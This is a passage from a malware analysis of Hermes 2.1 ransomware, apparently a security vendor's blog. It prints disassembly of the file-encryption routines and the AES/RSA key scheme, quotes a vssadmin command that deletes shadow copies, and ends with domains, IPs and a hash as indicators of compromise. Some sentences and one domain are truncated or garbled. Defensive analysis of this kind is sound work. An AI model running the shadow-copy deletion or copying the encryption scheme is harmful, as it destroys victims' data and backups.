.text:00401E9E                call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401EA3                pop     ecx
.text:00401EA4                pop     ecx
.text:00401EA5                test    eax, eax
.text:00401EA7                jnz     short Jmp_Skip_FindNextFile
.text:00401EA9                lea     eax, [ebp+var_64]
.text:00401EAC                push    eax
.text:00401EAD                lea     eax, [ebp+var_31C]
.text:00401EB3                push    eax
.text:00401EB4                call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401EB9                pop     ecx
.text:00401EBA                pop     ecx
.text:00401EBB                test    eax, eax
.text:00401EBD                jnz     short Jmp_Skip_FindNextFile
.text:00401EBF                lea     eax, [ebp+var_3C]
.text:00401EC2                push    eax
.text:00401EC3                lea     eax, [ebp+var_31C]
.text:00401EC9                push    eax
.text:00401ECA                call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401ECF                pop     ecx
```

It then continues on to enumerate netResources and encrypts those files as well. After encryption, it creates another bat file called **window.bat** to delete shadow volume and backup files. Here is its content:

```
vssadmin Delete Shadows /all /quiet vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB vssa
```

It then creates and executes another bat file called **svchostaaexe.bat** that cycles through the entire file system again to search for and delete all backup files. This is interesting, as we have rarely seen ransomware looking in so much detail for backup files.

There is no functionality that communicates a decryption key to a C2 server. This means that the file UNIQUE_ID_DO_NOT_REMOVE, which contains the unique ID you have to send to the email address, must be encrypted by a public key pair that the attackers have pre-generated and retained on their side.

We have found that there is a heavy code reuse from the old versions of Hermes with this one. The flow of the code looks to be a bit different, but the overall functionality is the same. This is quite clear when comparing the two versions in a disassembler.

Below are two screenshots: the first from the current version we are analyzing, and the second from the old version. You can clearly see that even though the flow and arrangement are a bit different, the functionality remains mostly the same.

The new version:

```
.text:00404383                 push    ebx             ; uType
.text:00404384                 push    offset Caption  ; "OK"
.text:00404389                 push    offset Text     ; "install windows update"
.text:0040438E
.text:0040438E loc_40438E:                             ; CODE XREF: start+30↑j
.text:0040438E                 push    ebx             ; hWnd
.text:0040438F                 call    ds:MessageBoxA
.text:00404395                 jmp     short loc_40439C
.text:00404397 ; ---------------------------------------------------------------------------
.text:00404397
.text:00404397 loc_404397:                             ; CODE XREF: start+40↑j
.text:00404397                                         ; start+4A↑j
.text:00404397                 call    LoadAllFunctionsDynamically
.text:0040439C
.text:0040439C loc_40439C:                             ; CODE XREF: start+5E↑j
.text:0040439C                 call    RegQueryForLonague ; if russian language detected,  quit
.text:004043A1                 call    checkCVersion?
.text:004043A6                 push    32h
.text:004043A8                 mov     esi, offset unk_40F188
.text:004043AD                 mov     dword_40F8AC, eax
.text:004043B2                 push    esi
.text:004043B3                 call    GetWINDir
.text:004043B9                 push    offset aSystem32Cmd__0 ; "\\System32\\cmd.exe"
.text:004043BE                 push    esi
.text:004043BF                 call    unsureMAnips
.text:004043C4                 pop     ecx
.text:004043C5                 pop     ecx
.text:004043C6                 push    190h
.text:004043CB                 mov     esi, offset unk_40F8B0
.text:004043D0                 push    esi
.text:004043D1                 call    GetWINDir
.text:004043D7                 xor     eax, eax
.text:004043D9                 mov     word_40F8B4, ax
.text:004043DF                 cmp     dword_40F8AC, edi
.text:004043E5                 jnz     short loc_4043EE
.text:004043E7                 push    offset aDocumentsAnd_3 ; "\\Documents and Settings\\Default User\"...
.text:004043EC                 jmp     short loc_4043F3
.text:004043EE ; ---------------------------------------------------------------------------
.text:004043EE
.text:004043EE loc_4043EE:                             ; CODE XREF: start+AE↑j
.text:004043EE                 push    offset aUsersPublic_0 ; "\\users\\Public\\"
```

And the old version **237eee069c1df7b69cee2cc63dee24e6**:

```
.text:00403EA0                 public start
.text:00403EA0 start           proc near
.text:00403EA0
.text:00403EA0 var_7D0         = word ptr -7D0h
.text:00403EA0
.text:00403EA0                 push    ebp
.text:00403EA1                 mov     ebp, esp
.text:00403EA3                 sub     esp, 7D0h
.text:00403EA9                 call    dynamicallLoadLib
.text:00403EAE                 call    langCheckQuit
.text:00403EB3                 call    sub_404140
.text:00403EB8                 push    32h
.text:00403EBA                 push    offset unk_40E530
.text:00403EBF                 mov     dword_40EED0, eax
.text:00403EC4                 call    GetWinDirecotry
.text:00403ECA                 push    offset aSystem32Cmd_ex ; "\\System32\\cmd.exe"
.text:00403ECF                 push    offset unk_40E530
.text:00403ED4                 call    sub_403C90
.text:00403ED9                 add     esp, 8
.text:00403EDC                 push    190h
.text:00403EE1                 push    offset unk_40EC50
.text:00403EE6                 call    GetWinDirecotry
.text:00403EEC                 xor     eax, eax
.text:00403EEE                 cmp     dword_40EED0, 1
.text:00403EF5                 mov     word_40EC54, ax
.text:00403EFB                 jnz     short loc_403F04
.text:00403EFD                 push    offset aDocumentsAndSe ; "\\Documents and Settings\\Default User\"...
.text:00403F02                 jmp     short loc_403F09
.text:00403F04 ; ---------------------------------------------------------------------------
.text:00403F04
.text:00403F04 loc_403F04:                             ; CODE XREF: start+5B↑j
.text:00403F04                 push    offset aUsersPublic ; "\\users\\Public\\"
.text:00403F09
.text:00403F09 loc_403F09:                             ; CODE XREF: start+62↑j
.text:00403F09                 push    offset unk_40EC50
.text:00403F0E                 call    sub_403C90
.text:00403F13                 add     esp, 8
.text:00403F16                 push    ebx
.text:00403F17                 push    esi
.text:00403F18                 push    edi
.text:00403F19                 push    1
```

Attacked targets


The ransomware attacks the following extensions:

```
tif php 1cd 7z cd 1cd dbf ai arw txt doc docm docx zip rar xlsx xls xlsb xlsm jpg jpe jpeg bmp db eql sql adp
```

Encryption

Hermes, like many other ransomware, uses AES along with RSA for the encryption. AES is used to encrypt files with a random key. RSA is used to protect the random AES key.

The ransomware uses two RSA key pairs, one being a RSA hardcoded public key for the attackers.




Then, there is a keypair for the victim. It is generated at the beginning of the attack. The private key from this key pair is encrypted by the attackers' public key and stored in the file UNIQUE_ID_DO_NOT_REMOVE.

When the victim sends this file, the attackers can recover the victim's private key with the help of their own private key. The victim's public key is stored in PUBLIC in clear text. It is later used to encrypt random AES keys, generated per file.

Cryptography is implemented with the help of Windows Crypto API. Function calls are mildly obfuscated, and pointers to the functions are manually loaded.

```
sub_403F17(&v16, 0, 1100);
sub_403F17(&v14, 0, 1100);
sub_403F17(&v15, 0, 550);
sub_4032EF(&v15, &unk_503F98);
v28 = 0;
v27 = 0;
qmemcpy(&v18, L"rsaunique", 0x14u);
if ( dword_503F94 == 1 )
{
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 32) )
    goto LABEL_10;
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 40) )
    goto LABEL_10;
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
    goto LABEL_10;
  v12 = 24;
  v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
else
{
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
    goto LABEL_10;
  v12 = 24;
  v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
```

Each file processing starts from checking if it was already encrypted. The ransomware uses the saved marker “HERMES” that we already saw during the behavioral analysis. The marker is stored at the end of the file, before the block where the AES key is saved. Its offset is 274 bytes from the end. So, first the file pointer is set at this position to make a check of the characters.



If the marker was found, the file is skipped. Otherwise, it is processed further. As we noticed during the behavioral analysis, each file is encrypted with a new key. Looking at the code, we can find the responsible function. Unfortunately for the victims, the authors used the secure function CryptGenKey:


```
004010D4 loc_4010D4:
004010D4 lea     eax, [ebp+var_4]
004010D7 push    eax             ; _DWORD
004010D8 push    1               ; _DWORD
004010DA push    6610h           ; _DWORD
004010DF push    [ebp+arg_4]     ; _DWORD
004010E2 call    dword_40C0A8    ; advapi32.CryptGenKey
004010E8 test    eax, eax
004010EA jnz     short loc_401101
```

The used identifier for the algorithm is 0x6610 (CALG_AES_256). That means 256-bit is using AES encryption. This key is used to encrypt the content of the file. The file is read and encrypted in chunks, with 1,000,000 bytes each.

```
00401131 loc_401131:             ; _DWORD
00401131 push    edx
00401132 push    edx             ; _DWORD
00401133 push    ebx             ; _DWORD
00401134 push    esi             ; _DWORD
00401135 mov     [ebp+var_1C], edx
00401138 call    _SetFilePointer ; kernel32.SetFilePointe
0040113E push    0               ; _DWORD
00401140 lea     eax, [ebp+var_1C]
00401143 push    eax             ; _DWORD
00401144 push    [ebp+chunk_size] ; _DWORD
00401147 push    offset unk_40D890 ; _DWORD
0040114C push    esi             ; _DWORD
0040114D call    _ReadFile       ; kernel32.ReadFile
00401153 test    eax, eax
00401155 jz      loc_4012A9
```

```
0040115B xor     ecx, ecx
0040115D mov     [ebp+enc_size], 1000000
00401164 push    ecx             ; _DWORD
00401165 lea     eax, [ebp+enc_size]
00401168 push    eax             ; _DWORD
00401169 push    ecx             ; _DWORD
0040116A push    ecx             ; _DWORD
0040116B push    [ebp+is_final]  ; _DWORD
0040116E push    ecx             ; _DWORD
0040116F push    [ebp+var_4]     ; _DWORD
00401172 call    _CryptEncrypt   ; advapi32.CryptEncrypt
00401178 test    eax, eax
```


At the end, the marker “HERMES” is written and the exported AES key is saved:



The handle to the attacker's RSA public key is passed, so the function CryptExportKey automatically takes care of protecting the AES key. Only the owner of the RSA private key will be able to import it back.

Protection

Malwarebytes users are protected against this Flash Player exploit. In addition, the ransomware payload was blocked at zero-hour strictly based on its malicious behaviour.



Conclusion

Another campaign that we know of targeting South Koreans specifically is carried by malvertising and uses the Magnitude exploit kit, which also delivers ransomware—namely

After analyzing Hermes, we found it to be a fully functional ransomware. However, we cannot be sure what the real motivations of the distributors were. Looking at the full context, we may suspect that it was politically motivated rather than a profit-driven attack.

Although the infection vector appeared to narrow down to South Korea, the malware itself, unlike Magniber, does not specifically target these users. The fact that the ransomware excludes certain countries like Russia or Ukraine could tie the development and outsourcing of the malware to these areas or be a false flag. As we know, attribution is always a complex topic.

Indicators of compromise

Domains involved in campaign:

- 2018-02-27 (01:54 UTC)
  - staradvertsment[.>com
  - hunting.bannerexposure[.]info
- 2018-02-28
  - staradvertsment[.]com
  - accompanied.bannerexposure[.]info
- 2018-03-01
  - switzerland.innovativebanner[.]info
- 2018-03-07
  - name.secondadvertisements[.]com
- 2018-03-08
  - assessed.secondadvertisements[.]com
  - marketing.roadadvertisements[.]com
- 2018-03-09
  - bannerssale[.]com
  - aquaadvertisement[.]com
  - technologies.roadadvertisements[.]com

IP addresses:

- 159.65.131[.]94
- 207.148.104[.]5

Hermes 2.1 ransomware:

- A5A0964B1308FDB0AEB8BD5B2A0F306C99997C7C076D66EB3EBCDD68405B1DA2
- pretty040782@gmail[.]com
- pretty040782@keemail[.]me
